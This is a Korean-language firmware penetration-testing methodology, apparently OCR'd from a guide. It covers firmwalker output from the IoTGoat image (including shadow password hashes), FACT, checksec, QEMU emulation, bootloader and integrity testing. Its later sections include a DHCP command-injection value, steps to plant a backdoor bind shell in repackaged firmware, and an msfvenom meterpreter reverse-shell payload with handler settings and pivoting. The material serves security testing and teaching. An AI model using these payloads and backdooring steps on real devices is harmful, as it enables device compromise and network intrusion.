/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$79bz0K8z$Ii6Q/if83F1Qc
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow.bak:$1$KzoHhzG9$wGyFXbWOc
Binary file /home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/lib/libc.so matches


***Search for SSL related files***
##################################### *.crt

##################################### *.pem

##################################### *.cer

##################################### *.p7b

##################################### *.p12

##################################### *.key


***Search for SSH related files***
##################################### authorized_keys

##################################### *authorized_keys*

##################################### host_key

##################################### *host_key*
/etc/dropbear/dropbear_rsa_host_key

##################################### id_rsa

##################################### *id_rsa*
```

두 개의 파일 firmwalker.txt 및 firmwalkerappsec.txt 가 생성됩니다. 이러한 출력 파일은 수동으로 검토해야 합니다.

Firmware Analysis Comparison Toolkit (FACT)

다행히 펌웨어 분석 비교 도구 키트 (FACT)와 함께 여러 오픈 소스 자동화 펌웨어 분석 도구를 선호하는 선택으로 사용할 수 있습니다. FACT 에는 다음과 같은 기능이 있는 정적 및 동적 테스트가 모두 포함됩니다.

- 운영체제, CPU 등 소프트웨어 구성요소 식별, 아키텍처 및 관련 버전 정보와 함께 타사 구성 요소
- 이미지에서 펌웨어 파일 시스템 추출
- 인증서 및 개인 키 감지
- Common Weakness Enumeration (CWE)에 매핑되는 취약한 구현 감지
- 피드 및 서명 기반 취약점 탐지
- 기본 정적 행동 분석
- 펌웨어 버전 및 파일 비교(diff)
- QEMU 를 사용한 파일 시스템 바이너리의 사용자 모드 에뮬레이션
- NX, DEP, ASLR, 스택 카나리아, RELRO 및 FORTIFY_SOURCE 와 같은 바이너리 완화 감지
- REST API
- 그리고 더...

다음은 미리 구성된 컴패니언 가상 머신 내에서 펌웨어 분석 비교 도구 키트를 사용하기 위한 지침입니다.

팁 : 이 도구는 최소 4 개의 코어와 8GB 의 RAM 으로 많이 느린 속도로 실행할 수 있지만 16 코어 64GB RAM 이 있는 컴퓨터에서 FACT 를 실행하는 것이 좋습니다. 스캔 출력 결과는 가상 머신에 할당된 리소스에 따라 다릅니다.

리소스가 많을수록 FACT 가 스캔 제출을 더 빨리 완료합니다.

```
$ cd ~/tools/FACT_core/
$ sudo ./start_all_installed_fact_components
```

http://127.0.0.1:5000 으로 이동합니다.




그림 5 : FACT Dashboard

분석을 위해 펌웨어 구성 요소를 FACT에 업로드 합니다. 아래 스크린 샷에서 루트 파일 시스템과 함께 압축된 전체 펌웨어가 업로드 되고 분석됩니다.




그림 6 : FACT Upload

FACT 에 제공된 하드웨어 리소스에 따라 분석 결과는 주어진 시간에 스캔 결과와 함께 나타납니다. 이 프로세스는 최소한의 리소스가 할당된 경우 몇 시간이 걸릴 수 있습니다. 아래 그림은 IoTGoat 에 대한 스캔 결과의 예입니다.




그림 7 : FACT IoTGoat




그림 8 : FACT IoTGoat Exploit Mitigation Results

IDA Pro, Ghidra, Hopper, Capstone 또는 Binary Ninja 를 시용하여 FACT 에서 수집한 데이터로 의심스러운 대상 바이너리를 디스어셈블합니다. 잠재적인 원격 코드 실행, 시스템 호출, 문자열, 함수 목록, 메모리 손상 취약점에 대해 바이너리를 분석하여 system() 또는 유사한 함수 호출에 대한 외부 참조(Xrefs)를 식별합니다. 향후 단계에 사용할 잠재적인 취약점에 유의하십시오.

아래는 Ghidra 를 사용하여 디스어셈블된 "shellback" 바이너리를 보여줍니다.




그림 9 : Shellback Ghidra Analysis

일반적인 바이너리 분석은 다음을 검토하는 것으로 구성됩니다.

- 스택 카나리아 활성화 또는 비활성화
  - $ readelf -aW bin/*| grep stack_chk_fail
  - $ mips-buildroot-linux-uclibc-objdump -d bin/binary | grep stack_chk_fail
- 위치 독립 실행 파일(PIE) 활성화 또는 비활성화
  - PIE 비활성화

- ◆ $ readelf -h <bin> | grep -q 'Type:[[:space:]]*EXEC'
- PIE 활성화
  - ◆ $ readelf -h <bin> | grep 'Type:[[:space:]]*DYN'
- DSO
  - ◆ $ readelf -d <bin> | grep -q 'DEBUG'
- Symbols
  - ◆ $ readelf --syms <bin>
  - ◆ $ nm <bin>

- 인식 가능한 문자열
  - -el 은 16 비트 길이의 리틀 엔디안 문자를 지정합니다 (예: UTF-16).
  - -eb 빅 엔디안
  - 16 보다 긴 ASCII 문자열을 stdout 에 표시 합니다.
  - -t 플래그는 파일 내에서 문자열의 오프셋을 반환합니다.
  - -tx 는 16 진수 형식으로 반환하고 T-to 는 8 진수로 -td 는 10 진수로 반환합니다.
  - 16 진법 편집기와 상호 참조하거나 파일에서 문자열이 어디 있는지 알고 싶을 때 유용합니다.
  - strings -n5 <bin>
  - strings -el <bin>
  - strings -n16 <bin>
  - strings -tx <bin>
- 실행 불가능 (NX) 활성화 또는 비활성화
  - $ readelf -lW bin/<bin>| grep STACK

  GNU_STACK 0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
    - 'E"는 스택이 실행 가능함을 나타냅니다.
  - $ execstack bin/*

    X bin/ash

X bin/busybox

재배치 읽기 전용(RELRO) 구성

Full RELRO:

$ readelf -d binary | grep BIND_NOW

Partial RELRO:

$ readelf -d binary | grep GNU_RELRO

위의 많은 바이너리 속성을 자동으로 검사하는 스크립트는 checksec.sh 입니다.

다음은 스크립트를 사용하는 두 가지 예입니다.

```
$ ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-genericcombined-
squashfs.img.extracted/squashfs-root/bin/busybox

RELRO STACK CANARY NX PIE RPATH
RUNPATH Symbols FORTIFY Fortified Fortifiable FILE

Partial RELRO No canary found NX enabled No PIE No RPATH No
RUNPATH No Symbols No 0 0
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combinedsquashfs.
img.extracted/squashfs-root/bin/busybox
```

```
$ ./checksec --file=/home/embedos/firmware/_IoTGoat-openwrt-x86-genericcombined-
squashfs.img.extracted/squashfs-root/usr/bin/shellback

RELRO STACK CANARY NX PIE RPATH
RUNPATH Symbols FORTIFY Fortified Fortifiable FILE

Partial RELRO No canary found NX enabled No PIE No RPATH No
RUNPATH No Symbols No 0 0
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combinedsquashfs.
img.extracted/squashfs-root/usr/bin/shellback
```




그림 10 : Checksec.sh

펌웨어 에뮬레이션

이전 단계에서 식별된 세부 정보와 단서를 사용하여 펌웨어와 컴파일된 바이너리를 에뮬레이션하여 잠재적인 취약성을 확인해야 합니다. 펌웨어 에뮬레이션을 수행하기 위해 다음과 같은 몇 가지 접근 방식이 있습니다.

1. 부분 에뮬레이션 - /usr/bin/shellback 과 같은 펌웨어의 추출된 파일 시스템에서 파생된 독립 실행형 바이너리 에뮬레이션
2. 전체 에뮬레이션 – 가상 NVRAM 을 활용하는 전체 펌웨어 및 시작 구성의 에뮬레이션
3. 실제 장치 또는 가상 머신을 사용한 에뮬레이션 – 때때로 하드웨어 또는 아키텍처 종속성으로 인해 부분 또는 전체 에뮬레이션이 작동하지 않을 수 있습니다. 아키텍처와 엔디안이 라즈베리파이와 같은 소유 장치와 일치하는 경우 루트 파일 시스템 또는 특정 바이너리를 추가 테스트를 위해 장치로 전송할 수 있습니다. 이 방법은 대상과 동일한 아키텍처 및 엔디안을 사용하여 사전 구축된 가상 머신에도 적용됩니다.

부분 에뮬레이션

부분적으로 바이너리 에뮬레이션을 시작하려면 다음 단계에서 적절한 QEMU 에뮬레이션 바이너리를 선택하기 위해 CPU 아키텍처와 엔디안을 알아야 합니다.

$ binwalk -Y <bin>

$ readelf -h <bin>

el - little endian

eb - big endian

Binwalk 는 아래 명령을 사용하여 패키지된 펌웨어 바이너리(추출된 펌웨어 내의 바이너리가 아님)에 대한 엔디안을 식별하는데 사용할 수 있습니다.

```
$ binwalk -Y UPG_ipc8120p-w7-M20-hi3516c-20160328_165229.ov
DECIMAL HEXADECIMAL DESCRIPTION
```

```
------------------------------------------------------------------------------
3480 0xD98 ARM executable code, 32-bit, little endian, at least 1154 valid instructions
```

CPU 아키텍처와 엔디안이 식별된 후 부분 에뮬레이션을 수행하기 위해 적절한 QEMU 바이너리를 찾습니다 (전체 펌웨어를 에뮬레이트 하기 위한 것이 아니라 추출된 펌웨어가 있는 바이너리).

일반적으로 아래와 같이

```
/usr/local/qemu-arch 또는 /usr/bin/qemu-arch
```

해당 QEMU 바이너리를 추출된 루트 파일 시스템에 복사합니다. 두번째 명령은 절대 경로를 표시하는 ZSH 셸 내의 추출된 루트 파일 시스템에 Static arm QEMU 바이너리를 복사하는 것을 보여줍니다.

```
$ cp /usr/local/qemu-arch /extractedrootFS/

/home/embedos/firmware/_DIR850L_REVB_FW207WWb05_h1ke_beta1.decrypted.extracted/squashfs-root

$ cp /usr/bin/qemu-arm-static .
```

ARM 바이너리(또는 적절한 arch)를 실행하여 다음 명령과 함께 QEMU 및 chroot 를 사용하여 에뮬레이트 합니다.

```
$ sudo chroot . ./qemu-arch <binarytoemulate>
```

다음 예는 x64 아키텍처 내에서 에뮬레이트된 busybox 를 보여 줍니다.

```
$ sudo chroot . ./qemu-mips-static bin/busybox
[sudo] password for embedos:
BusyBox v1.14.1 (2016-07-12 10:25:48 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
```

```
See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: function [arguments]...
      BusyBox is a multi-call binary that combines many common Unix
      utilities into a single executable. Most people will create a
      link to busybox for each function they wish to use and BusyBox
      will act like whatever it was invoked as!

Currently defined functions:
      [, [[, addgroup, adduser, arp, arping, basename, bunzip2, bzcat,
bzip2, cat, chmod, chpasswd, cp, cryptpw, cut, date, dd, delgroup, deluser,
      df, du, echo, egrep, expr, false, fdisk, fgrep, free, grep, gunzip,
gzip, halt, hostname, ifconfig, init, insmod, ip, ipaddr, iplink, iproute,
      iprule, iptunnel, kill, killall, killall5, ln, ls, lsmod, mkdir,
mknod, mkpasswd, modprobe, mount, msh, mv, netstat, passwd, ping, ping6,
      poweroff, ps, pwd, reboot, rm, rmmod, route, sed, sh, sleep, sysctl,
tar, test, top, touch, tr, true, tunctl, umount, uname, uptime, vconfig,
      vi, wc, wget, yes, zcat
```

대상 바이너리가 에뮬레이트된 상태에서 해당 인터프리터 또는 수신 서비스와 상호 작용합니다. 다음 단계에서 언급한 대로 애플리케이션 및 네트워크 인터페이스를 퍼지합니다.

전체 에뮬레이션

가능하면 Firmadyne 또는 펌웨어 분석 도구 키트 (FACT)를 사용하여 펌웨어 전체 에뮬레이션을 수행합니다. 이러한 도구는 기본적으로 QEMU 및 NVRAM 과 같은 기타 환경 기능에 대한 래퍼입니다.

https://github.com/attify/firmware-analysis-toolkit

https://github.com/firmadyne/firmadyne

펌웨어 분석 툴킷(FAT)을 사용하여 다음 명령을 실행하기만 하면 됩니다.

```
$ python fat.py <firmware file>
```

Ctrl-a + x 를 사용하여 종료

참고: 펌웨어에 흔하지 않은 압축, 파일 시스템 또는 지원되지 않는 아키텍처가 포함된 경우 이러한 도구를 수정해야 할 수 있습니다.

동적 분석

이 단계에서는 장치가 정상 또는 에뮬레이트된 환경에서 실행되는 동안 동적 테스트를 수행합니다. 이 단계의 목표는 프로젝트와 주어진 액세스 수준에 따라 다를 수 있습니다. 일반적으로 여기에는 부트로더 구성 변경, 웹 및 API 테스트, 퍼징(네트워크 및 애플리케이션 서비스), 상승된 액세스(root) 및 또는 코드 실행을 획득하기 위한 다양한 도구 세트를 사용한 능동 스캐닝이 포함됩니다.

도움이 될 수 있는 도구는 다음과 같습니다.

- Burp Suite
- OWASP ZAP
- Commix
- 다음과 같은 퍼저 – American fuzzy loop (AFL)
- 다음과 같은 네트워크 퍼저 – Mutiny
- Nmap
- Ncrack
- Metasploit

임베디드 웹 애플리케이션 테스트

OWASP의 테스트 가이드 및 애플리케이션 보안 검증 표준(ASVS)와 같은 산업 표준 웹 방법론을 참조하십시오.

임베디드 장치의 웹 애플리케이션 내에서 검토해야 할 특정 영역은 다음과 같습니다.

- 잠재적인 명령 주입 취약점에 대한 진단 또는 문제 해결 페이지

- 인증 및 권한 부여 체계는 펌웨어 운영 체제 플랫폼 뿐만 아니라 생태계 애플리케이션 전반에 걸쳐 동일한 프레임워크에 대해 검증됩니다.
- 기본 사용자 이름과 비밀번호가 사용되는지 테스트
- 웹 페이지에서 디렉토리 탐색 및 콘텐츠 검색을 수행하여 디버그 또는 테스트 기능 식별
- XSS 및 XXE와 같은 입력 유효성 검사 및 삭제 취약점에 대한 SOAP/XML 및 API 통신을 평가합니다.
- Fuzz 애플리케이션 매개변수 및 예외 및 스택 추적 관찰
- 메모리 손상 취약성, 형식 문자열 결함 및 정수 오버플로와 같은 일반적인 C/C++ 취약성에 대해 임베디드 웹 애플리케이션 서비스에 대한 대상 페이로드를 조정합니다.

제품 및 애플리케이션 인터페이스에 따라 테스트 케이스가 달라집니다.

부트로더 테스팅

장치 시작 및 U-boot와 같은 부트로더를 수정할 때 다음을 시도하십시오.

- 부팅하는 동안 "0", 스페이스 또는 기타 식별된 "매직 코드"를 눌러 부트로더 인터프리터 셸에 액세스를 시도합니다.
- 다음과 같은 셸 명령을 실행하도록 구성을 수정하십시오.

  부팅 인수 끝에 'init=/bin/sh

  - #printenv
  - #setenv bootargs=console=ttyS0,115200 mem=63M root=/dev/mtdblock3
  - #mtdparts=sflash:<partitiionInfo> rootfstype=<fstype> hasEeprom=0 5srst=0 int=/bin/sh
  - #saveenv
  - #boot
- 워크스테이션에서 로컬로 네트워크를 통해 이미지를 로드 하도록 tftp 서버를 설정합니다. 장치에 네트워크 액세스 권한이 있는지 확인하십시오.

- #setenv ipaddr 192.168.2.2 (local IP of the device)
- #setenv serverip 192.168.2.1 (tftp server IP)
- #saveenv
- #reset
- #ping 192.168.2.1 (check if network access is available)
- #tftp ${loadaddr} uImage-3.6.35

(loadaddr 은 두 개의 인수를 사용합니다 : 파일을 로드할 주소와 TFTP 서버의 이미지 파일 이름)

- ubootwrite.py 를 사용하여 uboot-image 를 작성하고 수정된 펌웨어를 푸시하여 루트를 얻습니다.
- 다음과 같이 활성화된 디버그 기능을 확인 합니다.
  - 자세한 로깅
  - 임의의 커널 로드
  - 신뢰할 수 없는 소스에서 부팅
- *사용 주의 : 하나의 핀을 접지에 연결하고 장치 부팅 시퀀스를 관찰하여 커널이 압축을 풀기 전에 접지된 핀을 SPI 플래시 칩의 데이터 핀 (D0)에 단락/연결 합니다.
- *주의 사항 : U-boot 가 UBI 이미지를 압축 해제하는 순간에 하나의 핀을 접지에 연결하고 장치 부팅 순서를 지켜보고 커널이 압축을 풀기 전에 접지된 핀을 NAND 플래시 칩의 핀 8 과 9 에 단락/연결하십시오.
  - *핀을 단락 시키기 전에 NAND 플래시 칩의 데이터 시트를 검토하십시오.
- PXE 부팅 중 수집할 장치에 대한 입력으로 악성 매개변수를 사용하여 악성 DHCP 서버 구성
  - Metasploit (MSF)의 DHCP auxiliary Server (보조서버)를 사용하고 'a";/bin/sh;#' 과 같은 명령 주입 명령으로 'FILENAME' 매개변수를 수정하여 장치 시작 절차에 대한 입력 유효성 검사를 테스트합니다.

* 하드웨어 보안 테스트

펌웨어 무결성 테스트

무결성 또는 서명 확인 결함에 대한 사용자 지정 펌웨어 또는 컴파일된 바이너리 업로드를 시도합니다. 예를 들어 다음 단계를 사용하여 부팅시 시작되는 백도어 바인드 셸을 컴파일 합니다.

1. Firmware-mod-kit (FMK)로 펌웨어 추출
2. 대상 펌웨어 아키텍처 및 엔디안 식별
3. Buildroot 로 크로스 컴파일러 구축 또는 환경에 적합한 다른 방법 사용
4. 크로스 컴파일러를 사용하여 백도어 구축 (예 : ./mips-buildroot-linux-uclibc-

   gcc backdoor.c -static -o backdoor)
5. 추출된 펌웨어 /usr/bin 에 백도어를 복사합니다.
6. 적절한 QEMU 바이너리를 추출된 펌웨어 rootfs 에 복사합니다.
7. chroot 및 QEMU 를 사용하여 백도어 에뮬레이션
8. netcat 을 통해 백도어에 연결
9. 추출된 펌웨어 rootfs 에서 QEMU 바이너리 제거
10. 수정된 펌웨어를 FMK 로 리패키징
11. Firmware analysis toolkit (FAT)로 에뮬레이션 하고 netcat 을 사용하여 대상 백도어 IP 및 포트에 연결하여 백도어 펌웨어 테스트
12. $$$$$$$$$$$$$$

동적 분석, 부트로더 조작 또는 하드웨어 보안 테스트 수단을 통해 루트 셸을 이미 얻은 경우 임플란트(끼워넣기) 또는 리버스 셸과 같이 미리 컴파일된 악성 바이너리를 실행하려고 시도합니다.

명령 및 제어(C&C) 프레임워크에 사용되는 자동화된 페이로드 도구 사용을 고려하십시오. 예를 들어 Metasploit 프레임워크와 msfvenom 은 다음 단계를 통해 활용할 수 있습니다.

1. 대상 펌웨어 아키텍처 및 엔디안 식별 (예: armle 또는 armeb)

2. Msfvenom 을 사용하여 적절한 대상 페이로드(-p), 공격자 호스트 IP(LHOST=), 수신 포트 번호(LPORT=), 파일 유형(-f), 아키텍처(--arch), 플랫폼(--platform linux 또는 windows) 및 출력 파일(-o)을 지정합니다.

예)

```
msfvenom -p linux/armle/meterpreter_reverse_tcp
LHOST=192.168.1.245 LPORT=4445 -f elf -o
meterpreter_reverse_tcp --arch armle --platform linux
```

3. 손상된 장치로 페이로드를 전송하고 (예: 로컬 웹 서버를 실행하고 페이로드를 파일 시스템으로 wget/curl) 페이로드에 실행 권한이 있는지 확인합니다.

4. 들어오는 요청을 처리하기 위해 Metasploit 을 준비합니다. 예를 들어 msfconsole 로 Metasploit 을 시작하고 위의 페이로드에 따라 다음 설정을 사용합니다.

```
use exploit/multi/handler
set payload linux/armle/meterpreter_reverse_tcp
set LHOST 192.168.1.245 (attacker host IP)
set LPORT 445 (can be any unused port)
set ExitOnSession false
exploit -j -z
```

5. 손상된 기기에서 미터프리터(meterpreter)리버스 셸 실행

6. 미터 프리터 세션 열기

7. 악용 후 활동 수행

   - 네트워크를 대량으로 악용하기 위해 C&C 도구를 통해 손상된 장치를 관리합니다.
   - 대상 네트워크 서브넷에 경로를 추가하고 손상된 장치를 피벗 포인트로 사용.
   - 손상된 장치에서 로컬 시스템으로 트래픽을 포워딩 합니다.

